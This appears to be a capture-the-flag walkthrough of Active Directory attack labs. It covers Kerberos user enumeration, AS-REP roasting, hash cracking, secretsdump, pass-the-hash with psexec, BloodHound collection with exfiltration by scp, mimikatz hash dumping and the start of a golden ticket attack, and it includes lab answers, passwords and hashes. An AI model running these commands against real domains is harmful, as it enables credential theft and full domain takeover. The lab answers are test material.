
Group Policies:-



Authentication Methods:-




Trees, Forests andTrusts:-



Attacktive Directory:-

As always once connected we begin with an NMAP scan of our victim machine/network from the results we've identified some key ports Namely 3389 (terminal services) 88 (kerberos) 389 (LDAP) and can confirm that SMB is running We also have some detailed information about the domain that we should hold onto as we move along.



enumerating the two ports used by AD 139 and 445 with enum4linux the flag -a stands for all simple enumeration It will gather information for us including (userlist, machine list(s) sharelist password policy information group and member list

```
enum4linux -A  spookysec.local
```

Answer the questions below

What tool will allow us to enumerate port 139/445?

enum4linux ✓ Correct Answer

What is the NetBIOS-Domain Name of the machine?


THM-AD ✓ Correct Answer

What invalid TLD do people commonly use for their Active Directory Domain?

.local ✓ Correct Answer Hint

Enumerating Users via Kerberos:-

Kerbrute is a tool that performs Kerberos pre-auth bruteforcing, in this case we will be using the username bruteforce feature.



Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

userenum ✓ Correct Answer Hint

What notable account is discovered? (These should jump out at you)

svc-admin ✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

backup ✓ Correct Answer


Abusing Kerberos:-

from the output we are able to validate some active usernames Now that we have discovered a several usernames we can use a technique called ASREPRoasting, meaning if a user does not have the Kerberos preauthentication property selected it is possible to retrieve the password hash from that user Impacket provides a tool called GetNPUsers.py which can query the AD and if the property above is not selective it will export their TGT

```
python3 GetNPUsers.py spookysec.local/svc-admin
```

We are able to retrieve a hash from the svc-admin account now proceed to crack the hash using hashcat in order to discover the mode we can have a look at the wiki page We have saved the previous hash in the hash.txt file.

```
hashcat -m 18200 hash.txt passwordlist.txt –force
```



Back to the Basics:-

Having user credentials we can attempt to log into SMB and explore any shares from the domain controller this is possible with the tool smbclient make sure to use the user ‘svc-admin’ as well as the previous cracked password


```
smbclient -L spookysec.local --user svc-admin
```

After exploring several shares we found the file ‘backup_credentials.txt’.

```
smbclient \\\\spookysec.local\\backup --user svc-admin
```

To decode it simply use the following command

```
base64 -d backup_credentials.txt
```



Elevating Privileges within the Domain:-

Using the backup account we can use another tool from impacket this time called ‘secretsdump.py’ we will be able to get all the password hashes that this user account has access to.

```
python3 secretsdump.py -just-dc backup@spookysec.local
```

Now we are in possession of the Administrator password hash. The next step will be performing a Pass the Hash Attack. We can use another tool from Impacket called ‘psexec.py’, for this tool you must paste the complete Administrator hash in the following command

```
python3 psexec.py Administrator:@spookysec.local -hashes 0e0363213e37b94221497260b0bcb4fc
```

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI ✓ Correct Answer Hint

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc ✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash ✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H ✓ Correct Answer Hint

Post-Exploitation Basics:-

Frist all things will need to SSH into the machine my credentials is:


Username: Administrator

Password: P@$$W0rd

We will use this command

```
ssh Administrator@<IP>
```

PowerView is a powerful powershell script from powershell empire that can be used for enumerating a domain after you have already gained a shell in the system





```
powershell -ep bypass
```

Start PowerView

```
. .\Downloads\PowerView.ps1
```

Enumerate the domain users

```
Get-NetUser | select cn
```



Enumerate the domain groups

```
Get-NetGroup -GroupName *admin*
```

```
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\Users\Administrator\Downloads>
```

Answer the questions below

What is the shared folder that is not set by default?

Share — Correct Answer — Hint

What operating system is running inside of the network besides Windows Server 2019?

Windows 10 Enterprise Evaluation — Correct Answer — Hint

I've hidden a flag inside of the users find it

POST{P0W3RV13W_FTW} — Correct Answer

Enumeration w/ Bloodhound:-

Bloodhound is a graphical interface that allows you to visually map out the network this tool along with SharpHound which similar to PowerView takes the user groups trusts etc. of the network and collects them into json files to be used inside of Bloodhound

```
. .\Downloads\SharpHound.ps1
```

```
Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
```

And this is result

```
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 78 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 84 MB RAM
Enumeration finished in 00:00:01.5376496
Compressing data to C:\Users\Administrator\Downloads\20230705004823_loot.zip
You can upload this file directly to the UI
```

Transfer the loot.zip folder to your Attacker Machine we can use scp to transfer the file if you're using ssh

Start the ssh service on your kali first:


```
sudo service ssh start
```


```
PS C:\Users\Administrator\Downloads> scp 20230705034533_loot.zip kali@10.4.14.198:/tm
The authenticity of host '10.4.14.198 (10.4.14.198)' can't be established.
ECDSA key fingerprint is SHA256:ILhTP9E/0DdPXBh9AvR62VExnTgiUxV1PHXVYUViFfM.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.4.14.198' (ECDSA) to the list of known hosts.
kali@10.4.14.198's password:
20230705034533_loot.zip
PS C:\Users\Administrator\Downloads>
```

I experienced the bad json so I downloaded the latest SharpHound and upload to the windows. After complete the step, enter the following command on the windows:

```
. .\SharpHound.exe  --collectionmethods All --domain CONTROLLER.local --zipfilename loot.zip
```

Then regenerate the zip file and re-do the steps above again





Dumping hashes w/ mimikatz

Answer the questions below

What service is also a domain admin

SQLSERVICE — Correct Answer

What two users are Kerberoastable?

SQLSERVICE, KRBTGT — Correct Answer — Hint

Dumping hashes w/ mimikatz:-

Dump Hashes w/ mimikatz

```
lsadump::lsa /patch
```

```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : Admin2
LM   :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

```
RID  : 00000452 (1106)
User : Machine2
LM   :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID  : 00000453 (1107)
User : SQLService
LM   :
NTLM : f4ab68f27303bcb4024650d8fc5f973a

RID  : 00000454 (1108)
User : POST
LM   :
NTLM : c4b0e1b10c7ce2c4723b4e2407ef81a2

RID  : 00000457 (1111)
User : sshd
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000003e8 (1000)
User : DOMAIN-CONTROLL$
LM   :
NTLM : bad1c9ba6b62479ab054c300c9adcbf5

RID  : 00000455 (1109)
User : DESKTOP-2$
LM   :
NTLM : 3c2d4759eb9884d7a935fe71a8e0f54c

RID  : 00000456 (1110)
User : DESKTOP-1$
LM   :
NTLM : 7d33346eeb11a4f12a6c201faaa0d89a
```

Cracking hashes w/ hashcat:-

```
$ cat > ntlm-hashes.txt
2777b7fec870e04dda00cd7260f7bee6
5508500012cc005cf7082a9a89ebdfdf
64f12cddaa88057e06a81b54e73b949b
2b576acbe6bcfda7294d6bd18041b8fe
c39f2beb3d2ec06a62cb887fb391dee0
f4ab68f27303bcb4024650d8fc5f973a
c4b0e1b10c7ce2c4723b4e2407ef81a2
2777b7fec870e04dda00cd7260f7bee6
bad1c9ba6b62479ab054c300c9adcbf5
3c2d4759eb9884d7a935fe71a8e0f54c
7d33346eeb11a4f12a6c201faaa0d89a^C

$ hashcat -m 1000 ntlm-hashes.txt $ROCKYOU --show

64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
c4b0e1b10c7ce2c4723b4e2407ef81a2:Password3
2777b7fec870e04dda00cd7260f7bee6:P@$$W0rd
```

Answer the questions below

what is the Machine1 Password?

Password1 — Correct Answer

What is the Machine2 Hash?

c39f2beb3d2ec06a62cb887fb391dee0 — Correct Answer

Golden Ticket Attacks w/ mimikatz:-

We will first dump the hash and sid of the krbtgt user then create a golden ticket and use that golden ticket to open up a new command prompt allowing us to access any machine on the network

dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket:

```
lsadump::lsa /inject /name:krbtgt
```

```
RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 5508500012cc005cf7082a9a89ebdfdf
    LM   :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
